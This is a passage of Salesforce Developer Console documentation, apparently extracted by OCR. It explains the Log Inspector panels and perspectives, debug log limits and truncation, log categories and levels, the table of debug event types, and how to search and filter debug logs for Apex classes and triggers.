
Execution Stack

The Execution Stack panel displays a “bottom-up” view of the currently-selected item in the debug log, starting with the lowest level call, followed by the operation that triggered that call, and so on.



Execution Log

The Execution Log panel contains the debug log for the current process. The debug log contains every action that occurred in the process, such as method calls, workflow rules, and DML operations. To view long lines that are truncated in the view, hover over the line to display a popup.



Use the Execution Log to retrace steps through a process. You can step through lines on your own or filter the log to lines of specific interest:

- **This Frame**: Displays only this region of the process, or only the items that are associated with the level. For example, if you select a trigger that calls a class, only the trigger operations are displayed. If you click `CODE_UNIT_STARTED` and select **This Frame**, only the items in the process that occur between `CODE_UNIT_STARTED` and its associated `CODE_UNIT_ENDED` are displayed.
- **Executable**: Displays only the executable items in the debug log. This hides the cumulative limits information, such as the number of SOQL queries made, the number of DML rows, and so on.

  Tip: Always leave **Executable** checked. Only deselect it when you are working on optimizing your process and need specific limits information.

- **Debug Only**: Displays only the debug statements you have added to the code.
- **Filter**: Displays items that match what you enter in the associated field. For example, if you select **Filter** and type `DML`, only the lines in the execution log with the string "DML" in either the event or details are displayed. The filter is case-sensitive.

The Execution Log panel contains this information:

Column	Description
Timestamp	System time when the process began, shown in the local user's time. The format is: *`HH:MM:SS:MSS`*.
Event	The Debug event
Details	Additional details pertaining to the event, such as line number and parameters.

Source

The Source panel contains the executed source code or the metadata definitions of entities used during the process, and lists how many times a line of code was executed. The content displayed in the panel depends on what's selected elsewhere in the view.

To go to a specific line of code, enter a line number in the entry box at the bottom of the source panel and click **Jump**.

Click **Open** to open executed source code in Source Code Editor view.

Note: If validation rules or workflow are executed during the process, the metadata representation displays in the source panel. You can't open a metadata representation from the Developer Console. See `ValidationRule` and `Workflow` in the *Force.com Metadata API Developers Guide*.

Variables

Use the Variables panel to discover when a variable is assigned a value and what that value is. Click on a `Variable` event to populate the section.

Note: The **Apex Code** log level must be set to `Finest` for variable assignments to be logged.

Another way to view the contents of variables is to use checkpoints, which allow you to see more details about entities held in memory at a point of execution. For details, see Setting Checkpoints in Apex Code.

Execution Overview: Executed Units, Limits, and Timeline

The Execution Overview panel at the bottom of the Log Inspector contains three tabs:

- The Executed Units tab displays the system resources used by each item in the process.

  The buttons at the bottom of the tab can be used to filter out information by item type. For example, if you don't want to view details for methods, click **Methods**. Click the button a second time to clear the filter.

  The Executed Units tab contains the following information:

Column	Description
What	Type of process item. Types include: ◊ Method ◊ Queries ◊ Workflow ◊ Callouts ◊ DML ◊ Validations ◊ Triggers ◊ Pages
Name	Name of the process item.
Sum	Total duration for the item.
Avg	Average duration for the item.
Max	Maximum duration for the item.


Column	Description
Min	Minimum duration for the item.
Count	Number of times the item was called during the process.
Heap	Amount of space the item took on the heap.
Query Type	Type of query. Possible values are: ◊ SOQL ◊ SOSL
Sum rows	Total number of records changed for the item.
Avg rows	Average number of records changed for the item.
Max rows	Maximum number of records changed for the item.
Min row	Minimum number of records changed for the item.

To sort information by a specific column, click the column header.

- The Limits tab displays overall system limits by name and amount used and contains this information:

Column	Description
Limit	Name of the limit.
Used so far	Amount of the limit used by this process at this point of execution.
Request Total	Amount of this limit used by the request at completion.
Total Available	Total amount for the limit.

- The Timeline tab provides a visual representation of the time taken by each process. Select the **Scale** option that results in the most useful view.



The Timeline tab contains this information:

Column	Description
Category	Type of process.
Millis	Milliseconds of time taken by the process.
%	Percent the process took of the entire request.

Important: If you are using a Mac and you don't see scroll bars in the Log Inspector panels, open **System Preferences** > **General** and set `Show scroll bars` to **Always**.

Examples of Using the Log Inspector

Here are some of the ways you can use the Log Inspector to diagnose and solve problems.

- Tracing the Path of Execution
- Viewing `System.Debug` Statements
- Updating Source Code
- Tracking DML in a Request
- Evaluating the Performance of a Visualforce Page
- Viewing a Complex Process

Tracing the Path of Execution

Scenario: You've opened a debug log in the Log Inspector. What are some of the ways to step through the information?

1. In the Execution Log panel, select **Executable** to filter out all non-executable steps, including cumulative limits information.
2. In the Execution Overview panel, click the Executed Units tab to view the aggregate values of different types of operations in the request. For example, you can view the number of DML operations or the different methods by the type of method.
3. Click the Limits tab to view the governor limits used by this operation.

Viewing `System.Debug` Statements

Scenario: You've added a number of `System.Debug` statements to your code to track a request's progress. How do you find them using the Log Inspector?

1. In the Execution Log panel, select **Filter**.
2. Enter `DEBUG` (upper-case) in the entry box.

Only the lines containing the string `DEBUG` are shown in your request display.

Updating Source Code

Scenario: After you run your request, you notice an Apex code error in the debug log. What's the easiest way to edit your Apex code?

1. From the Source panel, select the line of code.
2. Click **Open**.

The class or trigger opens in a new Source Code Editor tab.

Tracking DML in a Request

Scenario: Your request contains many DML statements in different locations. How can you tell how many times DML is executed in a request?

Here are two techniques for drilling into a debug log to examine the actual DML executed during the course of a request:

1. In the Execution Log panel, select **Filter**, then type `DML`. All items in the request that contain DML anywhere in either the event or details display.
2. In the Execution Overview panel, click the Executed Units tab and disable all other types of execution, except for DML. The buttons are toggles—click once to filter that type of operation **out** of the list. Click again to disable the filter. To view only the DML, click **Methods**, **Queries**, **Workflow**, **Callouts**, **Validations**, **Triggers** and **Pages**.

   - The details of the DML operation show the kind of object that was affected, and the specific operation performed—insert, update, and so on. You can also view the number of times a DML statement was executed, the number of rows, and so on.
   - If you click a DML request item in the Executed Units tab, the Execution Log filters out all other parts of the request and displays only that DML statement.


You can also use these procedures for looking up and filtering queries.

Evaluating the Performance of a Visualforce Page


Scenario: You have a Visualforce page and an Apex controller that executes SOQL queries. How do you analyze the performance of your page and find out which code unit took the most time? How do you determine how many queries are performed in the request? How do you verify how close you are getting to governor limits?

1. In the Stack Tree panel, look for the name of the Visualforce page. The top level has the format `/apex/`*`pagename`*. The first node under that shows the actual execution of the page. Open that node to see when the controller was initialized.
2. Continue to open nodes to explore the calling of methods and how long each method took. When you click an item in the Stack Tree panel, the Execution Log panel displays that portion of the debug log, the **Source** panel refreshes to display the appropriate source code, and the Variables panel shows the variables that are in context.
3. In the Execution Overview panel, click the Executed Units tab to view statistics of your code that include execution time in milliseconds and heap size in bytes. The Cnt column shows the number of times a certain code unit has been executed. If a code unit was executed more than once, the sum, average, maximum, and minimum run times are updated. Similarly, if a query is executed more than once, the display is updated to summarize the aggregate numbers of returned rows.

   You can filter out code units by clicking the buttons on the bottom that correspond to the code units you want to omit from the view. Tracking DML in a Request explains how to do this.



4. Click the Limits tab to verify the applicable limits, and how close your request is to each applicable limit. The Total Available column shows the governor limits allowed for your organization per type of operation. The Request Total column shows the total number of requests performed. The Used So Far column shows the number of requests consumed at the point of execution you selected in the stack trace or execution log.
5. Click the Timeline tab to see a visual display of the executed code units broken up by the type of code unit, in addition to the total and percentage of execution time for each type of code unit. The timeline lets you quickly find out which parts of the request took the longest. Select a time interval at the bottom of the summary section to increase or decrease the period displayed in the timeline.



In this example, database requests took the most time (56.95%). They are followed by the Visualforce page. The least amount of time was spent on Apex code. Also, Visualforce pages and Apex code were executed first and last, while database operations were carried out between them.

Viewing a Complex Process

Scenario: Your process is complex, and includes several Apex classes and triggers, workflow, and validation rules. What are some of the best ways to step through or filter the resulting debug log?

1. The Stack section contains a tree structure illustrating the execution path of all the top level items in the request. Use this to see the hierarchy of items as they execute.
2. Use the **Filter** entry box in the execution log. For example, if you're interested in trigger-specific events, click **Filter** and enter `trigger`. Only the lines in the debug log that contain the word `trigger` display in the execution log section.
3. Limit the scope of the Execution Log tab to a specific selected unit of execution by selecting **This Frame**. For example, if you select a line that contains `CODE_UNIT_STARTED` in the execution log, and then click **This Frame**, the execution log displays only the items in the request that occur between `CODE_UNIT_STARTED` and its associated `CODE_UNIT_ENDED`.

   Note: When **This Frame** is selected, the Execution Log only displays the items that are contained in that frame, not any lower level operations. For example, if a trigger calls a class, only the trigger operations display in the Execution Log, not the class operations.

LOG INSPECTOR PERSPECTIVES

Creating Custom Perspectives in the Log Inspector

A perspective is a predefined layout of panels in the Developer Console Log Inspector.

When you perform a task in the Log Inspector, use a perspective that makes completing the task fast and easy. Every developer has a different style. For a list of out-of-the box perspectives, see Log Inspector.

To create a custom perspective or modify an existing perspective:

1. In the Developer Console, open a log in the Log Inspector.
2. Click **Debug** > **View Log Panels** and select the panels you want to include in the perspective.

   For a list of available panels, see Log Panels. If you modify a perspective, an * is appended to the perspective name until it is saved.

   Tip: If you create a perspective that includes the **Execution Log** panel, you may want to include the **Source** panel.

3. To save your changes, click **Save Perspective**. To create a new perspective, click **Save Perspective As** and enter a new name.

Managing Perspectives in the Log Inspector

A perspective is a predefined layout of panels in the Developer Console Log Inspector.

When you perform a task in the Log Inspector, make sure you choose the right perspective for the job. For a list of out-of-the box perspectives, see Log Inspector.

To manage your perspectives, click **Debug** > **Perspective Manager**.

- To switch to a different perspective, double-click the perspective name, or select it and click **Open**.
- To change the default perspective, select the perspective name and click **Set Default**.
- To delete a perspective, select the perspective name and click **Delete**.

- To create a custom perspective, see Creating Custom Perspectives in the Log Inspector.

DEBUG LOGS

Using Debug Logs

Available in: **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

The Salesforce user interface, Email Services, and Approvals are not available in **Database.com**.

User Permissions Needed	
To use the Developer Console:	“View All Data”
To execute anonymous Apex:	“Author Apex”
To save changes to Apex classes and triggers:	“Author Apex”
To save changes to Visualforce pages and components:	“Customize Application”

A *debug log* can record database operations, system processes, and errors that occur when executing a transaction or running unit tests. Debug logs can contain information about:

- Database changes
- HTTP callouts
- Apex errors
- Resources used by Apex
- Automated workflow processes, such as:
  - ◊ Workflow rules
  - ◊ Assignment rules
  - ◊ Approval processes
  - ◊ Validation rules

The system generates a debug log every time a transaction that is included in the defined filter criteria is executed.

Transactions can be generated from the following:

- Salesforce user interface

- API
- `executeanonymous` calls
- Web services
- Email services

The filter criteria set for the user, the Developer Console or the API header determines what is included in the debug log.

Note: Debug logs don't include transactions that are triggered by lead conversion. For example, suppose a converted lead triggers a workflow rule. The debug log won't show that this workflow rule fired.

The following are examples of when to use a debug log:

- As a developer creating a custom application, you can use the debug log to validate the application's behavior. For example, you can set the debug log filter to check for callouts, then in the debug log, view information about the success and duration of those callouts.
- As an administrator for an organization, you can use the debug log to troubleshoot when a user reports difficulties. You can monitor the debug logs for the user while they step through the related transaction, then use the debug log to view the system details.

Debug Log Limits

The following are the limits for debug logs:

- Once a user is added, that user can record up to 20 debug logs. After a user reaches this limit, debug logs stop being recorded for that user. Click **Reset** on the Monitoring Debug logs page to reset the number of logs for that user back to 20. Any existing logs are not overwritten.
- Each debug log can only be 2 MB. Debug logs that are larger than 2 MB are reduced in size by removing older log lines, such as log lines for earlier `System.debug` statements. The log lines can be removed from any location, not just the start of the debug log.
- Each organization can retain up to 50 MB of debug logs. Once your organization has reached 50 MB of debug logs, the oldest debug logs start being overwritten.

Debug Log Truncation

In order to provide the most pertinent information, debug logs are truncated starting with the oldest log entries. The newest log entries are always preserved. The debug log is truncated by 200 KBytes when it reaches its maximum size of 2 MB.

The following events are necessary for processing the debug log and are associated with non-deletable log entries:

- `EXECUTION_STARTED`
- `EXECUTION_FINISHED`
- `CODE_UNIT_STARTED`
- `CODE_UNIT_FINISHED`
- `METHOD_ENTRY`
- `METHOD_EXIT`
- `CONSTRUCTOR_ENTRY`
- `CONSTRUCTOR_EXIT`
- `SOQL_EXECUTE_BEGIN`
- `SOQL_EXECUTE_END`
- `SOSL_EXECUTE_BEGIN`
- `SOSL_EXECUTE_END`
- `CALLOUT_REQUEST`

- `CALLOUT_RESPONSE`
- `FATAL_ERROR`

Note: Log entries for events that are necessary for processing the debug log don't get truncated and will always be part of the debug log, but other log information that appears between the start and end lines of these log entries is removed as part of log truncation.

Searching a Debug Log

Setting Debug Log Filters

Available in: **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

User Permissions Needed	
To use the Developer Console:	"View All Data"
To execute anonymous Apex:	"Author Apex"
To save changes to Apex classes and triggers:	"Author Apex"
To save changes to Visualforce pages and components:	"Customize Application"

When using the Developer Console or monitoring a debug log, you can specify the level of information that gets included in the log.

Log category

The type of information logged, such as information from Apex or workflow rules.

Log level

The amount of information logged.

Event type

The combination of log category and log level that specify which events get logged. Each event can log additional information, such as the line and character number where the event started, fields associated with the event, duration of the event in milliseconds, and so on.

Debug Log Categories

You can specify the following log categories. The amount of information logged for each category depends on the log level:

Log Category	Description
`Database`	Includes information about database activity, including every data manipulation language (DML) statement or inline SOQL or SOSL query.

Log Category	Description
`Workflow`	Includes information for workflow rules, such as the rule name, the actions taken, and so on.
`Validation`	Includes information about validation rules, such as the name of the rule, whether the rule evaluated true or false, and so on.
`Callout`	Includes the request-response XML that the server is sending and receiving from an external Web service. This is useful when debugging issues related to using Force.com Web services API calls.
`Apex Code`	Includes information about Apex code and can include information such as log messages generated by DML statements, inline SOQL or SOSL queries, the start and completion of any triggers, and the start and completion of any test method, and so on.
`Apex Profiling`	Includes cumulative profiling information, such as the limits for your namespace, the number of emails sent, and so on.
`Visualforce`	Includes information about Visualforce events, including serialization and deserialization of the view state or the evaluation of a formula field in a Visualforce page.
`System`	Includes information about calls to all system methods such as the `System.debug` method.

Debug Log Levels

You can specify the following log levels. The levels are listed from lowest to highest. Specific events are logged based on the combination of category and levels. Most events start being logged at the INFO level. The level is cumulative, that is, if you select FINE, the log will also include all events logged at DEBUG, INFO, WARN and ERROR levels.

Note: Not all levels are available for all categories. Only the levels that correspond to one or more events are available.

- ERROR
- WARN
- INFO
- DEBUG
- FINE
- FINER
- FINEST

Important: Before running a deployment, verify that the Apex Code log level is not set to FINEST. If the Apex Code log level is set to FINEST, the deployment might take longer than expected. If the Developer Console is open, the log levels in the Developer Console affect all logs, including logs created during a deployment.

Debug Event Types

The following is an example of what is written to the debug log. The event is `USER_DEBUG`. The format is *`timestamp`* | *`event identifier`*:

- *timestamp*: consists of the time when the event occurred and a value between parentheses. The time is in the user's time zone and in the format `HH:mm:ss.SSS`. The value represents the time elapsed in nanoseconds since the start of the request. The elapsed time value is excluded from logs reviewed in the Developer Console.
- *event identifier*: consists of the specific event that triggered the debug log being written to, such as `SAVEPOINT_RESET` or `VALIDATION_RULE`, and any additional information logged with that event, such as the method name or the line and character number where the code was executed.

The following is an example of a debug log line.



Figure 21: Debug Log Line Example

In this example, the event identifier is made up of the following:

- Event name:

  ```
  USER_DEBUG
  ```

- Line number of the event in the code:

  ```
  [2]
  ```

- Logging level the `System.Debug` method was set to:

  ```
  DEBUG
  ```

- User-supplied string for the `System.Debug` method:

  ```
  Hello world!
  ```

The following example of a log line is triggered by this code snippet.

```
1 @isTest
2 private class TestHandleProductPriceChange {
3 static testMethod void testPriceChange() {
4 Invoice_Statement__c invoice = new Invoice_Statement__c(status__c = 'Negotiating');
5 insert invoice;
6
```

Figure 22: Debug Log Line Code Snippet

The following log line is recorded when the test reaches line 5 in the code:

```
15:51:01.071 (55856000)|DML_BEGIN|[5]|Op:Insert|Type:Invoice_Statement__c|Rows:1
```

In this example, the event identifier is made up of the following:

- Event name:

```
DML_BEGIN
```

- Line number of the event in the code:

```
[5]
```

- DML operation type—`Insert`:

```
Op:Insert
```

- Object name:

```
Type:Invoice_Statement__c
```

- Number of rows passed into the DML operation:

```
Rows:1
```

The following table lists the event types that are logged, what fields or other information get logged with each event, as well as what combination of log level and category cause an event to be logged.

Event Name	Fields or Information Logged With Event	Category Logged	Level Logged
`BULK_HEAP_ALLOCATE`	Number of bytes allocated	Apex Code	FINEST
`CALLOUT_REQUEST`	Line number, request headers	Callout	INFO and above
`CALLOUT_RESPONSE`	Line number, response body	Callout	INFO and above
`CODE_UNIT_FINISHED`	None	Apex Code	ERROR and above
`CODE_UNIT_STARTED`	Line number, code unit name, such as `MyTrigger on Account trigger event BeforeInsert for [new]`	Apex Code	ERROR and above
`CONSTRUCTOR_ENTRY`	Line number, Apex class ID, the string `<init>()` with the types of parameters, if any, between the parentheses	Apex Code	DEBUG and above
`CONSTRUCTOR_EXIT`	Line number, the string `<init>()` with the types of parameters, if any, between the parentheses	Apex Code	DEBUG and above
`CUMULATIVE_LIMIT_USAGE`	None	Apex Profiling	INFO and above
`CUMULATIVE_LIMIT_USAGE_END`	None	Apex Profiling	INFO and above
`CUMULATIVE_PROFILING`	None	Apex Profiling	FINE and above
`CUMULATIVE_PROFILING_BEGIN`	None	Apex Profiling	FINE and above
`CUMULATIVE_PROFILING_END`	None	Apex Profiling	FINE and above

Event Name	Fields or Information Logged With Event	Category Logged	Level Logged
DML_BEGIN	Line number, operation (such as `Insert`, `Update`, and so on), record name or type, number of rows passed into DML operation	Apex Code	INFO and above
DML_END	Line number	Apex Code	INFO and above
EMAIL_QUEUE	Line number	Apex Code	INFO and above
ENTERING_MANAGED_PKG	Package namespace	Apex Code	INFO and above
EXCEPTION_THROWN	Line number, exception type, message	Apex Code	INFO and above
EXECUTION_FINISHED	None	Apex Code	ERROR and above
EXECUTION_STARTED	None	Apex Code	ERROR and above
FATAL_ERROR	Exception type, message, stack trace	Apex Code	ERROR and above
HEAP_ALLOCATE	Line number, number of bytes	Apex Code	FINER and above
HEAP_DEALLOCATE	Line number, number of bytes deallocated	Apex Code	FINER and above
IDEAS_QUERY_EXECUTE	Line number	DB	FINEST

LIMIT_USAGE_FOR_NS	Namespace, following limits:
	`Number of SOQL queries`
	`Number of query rows`
	`Number of SOSL queries`
	`Number of DML statements`
	`Number of DML rows`
	`Number of code statements`
	`Maximum heap size`
	`Number of callouts`
	`Number of Email Invocations`
	`Number of fields describes`
	`Number of record type describes`
	`Number of child relationships describes`
	`Number of picklist describes`
	`Number of future calls`
	`Number of find similar calls`
	`Number of System.runAs() invocations`
		Apex Profiling	FINEST

Event Name	Fields or Information Logged With Event	Category Logged	Level Logged
`METHOD_ENTRY`	Line number, the Force.com ID of the class, method signature	Apex Code	DEBUG and above
`METHOD_EXIT`	Line number, the Force.com ID of the class, method signature. For constructors, the following information is logged: Line number, class name.	Apex Code	DEBUG and above
`POP_TRACE_FLAGS`	Line number, the Force.com ID of the class or trigger that has its log filters set and that is going into scope, the name of this class or trigger, the log filter settings that are now in effect after leaving this scope	System	INFO and above
`PUSH_TRACE_FLAGS`	Line number, the Force.com ID of the class or trigger that has its log filters set and that is going out of scope, the name of this class or trigger, the log filter settings that are now in effect after entering this scope	System	INFO and above
`QUERY_MORE_ITERATIONS`	Line number, number of `queryMore` iterations	DB	INFO and above
`SAVEPOINT_ROLLBACK`	Line number, Savepoint name	DB	INFO and above
`SAVEPOINT_SET`	Line number, Savepoint name	DB	INFO and above
`SLA_END`	Number of cases, load time, processing time, number of case milestones to insert/update/delete, new trigger	Workflow	INFO and above
`SLA_EVAL_MILESTONE`	Milestone ID	Workflow	INFO and above
`SLA_NULL_START_DATE`	None	Workflow	INFO and above
`SLA_PROCESS_CASE`	Case ID	Workflow	INFO and above
`SOQL_EXECUTE_BEGIN`	Line number, number of aggregations, query source	DB	INFO and above
`SOQL_EXECUTE_END`	Line number, number of rows, duration in milliseconds	DB	INFO and above
`SOSL_EXECUTE_BEGIN`	Line number, query source	DB	INFO and above
`SOSL_EXECUTE_END`	Line number, number of rows, duration in milliseconds	DB	INFO and above

`STACK_FRAME_VARIABLE_LIST`	Frame number, variable list of the form: *`Variable number`* | *`Value`*. For example:
	
	`var1:50`
	
	`var2:'Hello World'`
		Apex Profiling	FINE and above

`STATEMENT_EXECUTE`	Line number	Apex Code	FINER and above

Event Name	Fields or Information Logged With Event	Category Logged	Level Logged
`STATIC_VARIABLE_LIST`	Variable list of the form: *`Variable number`* | *`Value`*. For example: `var1:50` `var2:'Hello World'`	Apex Profiling	FINE and above
`SYSTEM_CONSTRUCTOR_ENTRY`	Line number, the string `<init>()` with the types of parameters, if any, between the parentheses	System	DEBUG
`SYSTEM_CONSTRUCTOR_EXIT`	Line number, the string `<init>()` with the types of parameters, if any, between the parentheses	System	DEBUG
`SYSTEM_METHOD_ENTRY`	Line number, method signature	System	DEBUG
`SYSTEM_METHOD_EXIT`	Line number, method signature	System	DEBUG
`SYSTEM_MODE_ENTER`	Mode name	System	INFO and above
`SYSTEM_MODE_EXIT`	Mode name	System	INFO and above
`TESTING_LIMITS`	None	Apex Profiling	INFO and above
`TOTAL_EMAIL_RECIPIENTS_QUEUED`	Number of emails sent	Apex Profiling	FINE and above
`USER_DEBUG`	Line number, logging level, user-supplied string	Apex Code	DEBUG and above by default. If the user sets the log level for the `System.Debug` method, the event is logged at that level instead.
`VALIDATION_ERROR`	Error message	Validation	INFO and above
`VALIDATION_FAIL`	None	Validation	INFO and above
`VALIDATION_FORMULA`	Formula source, values	Validation	INFO and above
`VALIDATION_PASS`	None	Validation	INFO and above
`VALIDATION_RULE`	Rule name	Validation	INFO and above
`VARIABLE_ASSIGNMENT`	Line number, variable name, a string representation of the variable's value, the variable's address	Apex Code	FINEST
`VARIABLE_SCOPE_BEGIN`	Line number, variable name, type, a value that indicates if the variable can be referenced, a value that indicates if the variable is static	Apex Code	FINEST
`VARIABLE_SCOPE_END`	None	Apex Code	FINEST
`VF_APEX_CALL`	Element name, method name, return type	Apex Code	INFO and above
`VF_DESERIALIZE_VIEWSTATE_BEGIN`	View state ID	Visualforce	INFO and above

Event Name	Fields or Information Logged With Event	Category Logged	Level Logged
VF_DESERIALIZE_VIEWSTATE_END	None	Visualforce	INFO and above
VF_EVALUATE_FORMULA_BEGIN	View state ID, formula	Visualforce	FINER and above
VF_EVALUATE_FORMULA_END	None	Visualforce	FINER and above
VF_PAGE_MESSAGE	Message text	Apex Code	INFO and above
VF_SERIALIZE_VIEWSTATE_BEGIN	View state ID	Visualforce	INFO and above
VF_SERIALIZE_VIEWSTATE_END	None	Visualforce	INFO and above
WF_ACTION	Action description	Workflow	INFO and above
WF_ACTION_TASK	Task subject, action ID, rule, owner, due date	Workflow	INFO and above
WF_ACTIONS_END	Summary of actions performed	Workflow	INFO and above
WF_APPROVAL	Transition type, EntityName: NameField Id, process node name	Workflow	INFO and above
WF_APPROVAL_REMOVE	EntityName: NameField Id	Workflow	INFO and above
WF_APPROVAL_SUBMIT	EntityName: NameField Id	Workflow	INFO and above
WF_ASSIGN	Owner, assignee template ID	Workflow	INFO and above
WF_CRITERIA_BEGIN	EntityName: NameField Id, rule name, rule ID, trigger type (if rule respects trigger types)	Workflow	INFO and above
WF_CRITERIA_END	Boolean value indicating success (true or false)	Workflow	INFO and above
WF_EMAIL_ALERT	Action ID, rule	Workflow	INFO and above
WF_EMAIL_SENT	Email template ID, recipients, CC emails	Workflow	INFO and above
WF_ENQUEUE_ACTIONS	Summary of actions enqueued	Workflow	INFO and above
WF_ESCALATION_ACTION	Case ID, business hours	Workflow	INFO and above
WF_ESCALATION_RULE	None	Workflow	INFO and above
WF_EVAL_ENTRY_CRITERIA	Process name, email template ID, Boolean value indicating result (true or false)	Workflow	INFO and above
WF_FIELD_UPDATE	EntityName: NameField Id, object or field name	Workflow	INFO and above
WF_FORMULA	Formula source, values	Workflow	INFO and above
WF_HARD_REJECT	None	Workflow	INFO and above
WF_NEXT_APPROVER	Owner, next owner type, field	Workflow	INFO and above
WF_NO_PROCESS_FOUND	None	Workflow	INFO and above
WF_OUTBOUND_MSG	EntityName: NameField Id, action ID, rule	Workflow	INFO and above
WF_PROCESS_NODE	Process name	Workflow	INFO and above
WF_REASSIGN_RECORD	EntityName: NameField Id, owner	Workflow	INFO and above

Event Name	Fields or Information Logged With Event	Category Logged	Level Logged
`WF_RESPONSE_NOTIFY`	Notifier name, notifier email, notifier template ID	Workflow	INFO and above
`WF_RULE_ENTRY_ORDER`	Integer, indicating order	Workflow	INFO and above
`WF_RULE_EVAL_BEGIN`	Rule type	Workflow	INFO and above
`WF_RULE_EVAL_END`	None	Workflow	INFO and above
`WF_RULE_EVAL_VALUE`	Value	Workflow	INFO and above
`WF_RULE_FILTER`	Filter criteria	Workflow	INFO and above
`WF_RULE_INVOCATION`	`EntityName: NameField Id`	Workflow	INFO and above
`WF_RULE_NOT_EVALUATED`	None	Workflow	INFO and above
`WF_SOFT_REJECT`	Process name	Workflow	INFO and above
`WF_SPOOL_ACTION_BEGIN`	Node type	Workflow	INFO and above
`WF_TIME_TRIGGER`	`EntityName: NameField Id`, time action, time action container, evaluation Datetime	Workflow	INFO and above
`WF_TIME_TRIGGERS_BEGIN`	None	Workflow	INFO and above

Debug Log Filtering for Apex Classes and Apex Triggers

Searching a Debug Log

To search for text in a debug log, use the Command Line Window in the Developer Console.

Before you can search, you must execute Apex statements to generate the log from the Command Line Window.

1. To open the Command Line Window, click CTRL+L.
2. Execute Apex code to generate a log:
   - To enter Apex statements at the command-line, type `exec <Apex statements>`.

     For example:

     ```
     exec List<Account> accts = new List<Account>();
     for (Integer i=0; i<20; i++){
      Account a = new Account(name='Account Name ' + i);
      accts.add(a);
     }
     ```
   - To execute code you already entered in the Enter Apex Code window, type `exec-r`.
3. After the log has been generated, type `find <string>` to search for the specified text.

   For example: `find Account Name`.

Search results are displayed in the Command Line Window.

4. To close the Command Line Window, click **CTRL+L**.

Debug Log Filtering for Apex Classes and Apex Triggers

Available in: **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

Setting Debug Log Filters for Apex Classes and Triggers

Debug log filtering provides a mechanism for fine-tuning the log verbosity at the trigger and class level. This is especially helpful when debugging Apex logic. For example, to evaluate the output of a complex process, you can raise the log verbosity for a given class while turning off logging for other classes or triggers within a single request.

When you override the debug log levels for a class or trigger, these debug levels also apply to the class methods that your class or trigger calls and the triggers that get executed as a result. All class methods and triggers in the execution path inherit the debug log settings from their caller, unless they have these settings overridden.

The following diagram illustrates overriding debug log levels at the class and trigger level. For this scenario, suppose `Class1` is causing some issues that you would like to take a closer look at. To this end, the debug log levels of `Class1` are raised to the finest granularity. `Class3` doesn't override these log levels, and therefore inherits the granular log filters of `Class1`. However, `UtilityClass` has already been tested and is known to work properly, so it has its log filters turned off. Similarly, `Class2` isn't in the code path that causes a problem, therefore it has its logging minimized to log only errors for the Apex Code category. `Trigger2` inherits these log settings from `Class2`.

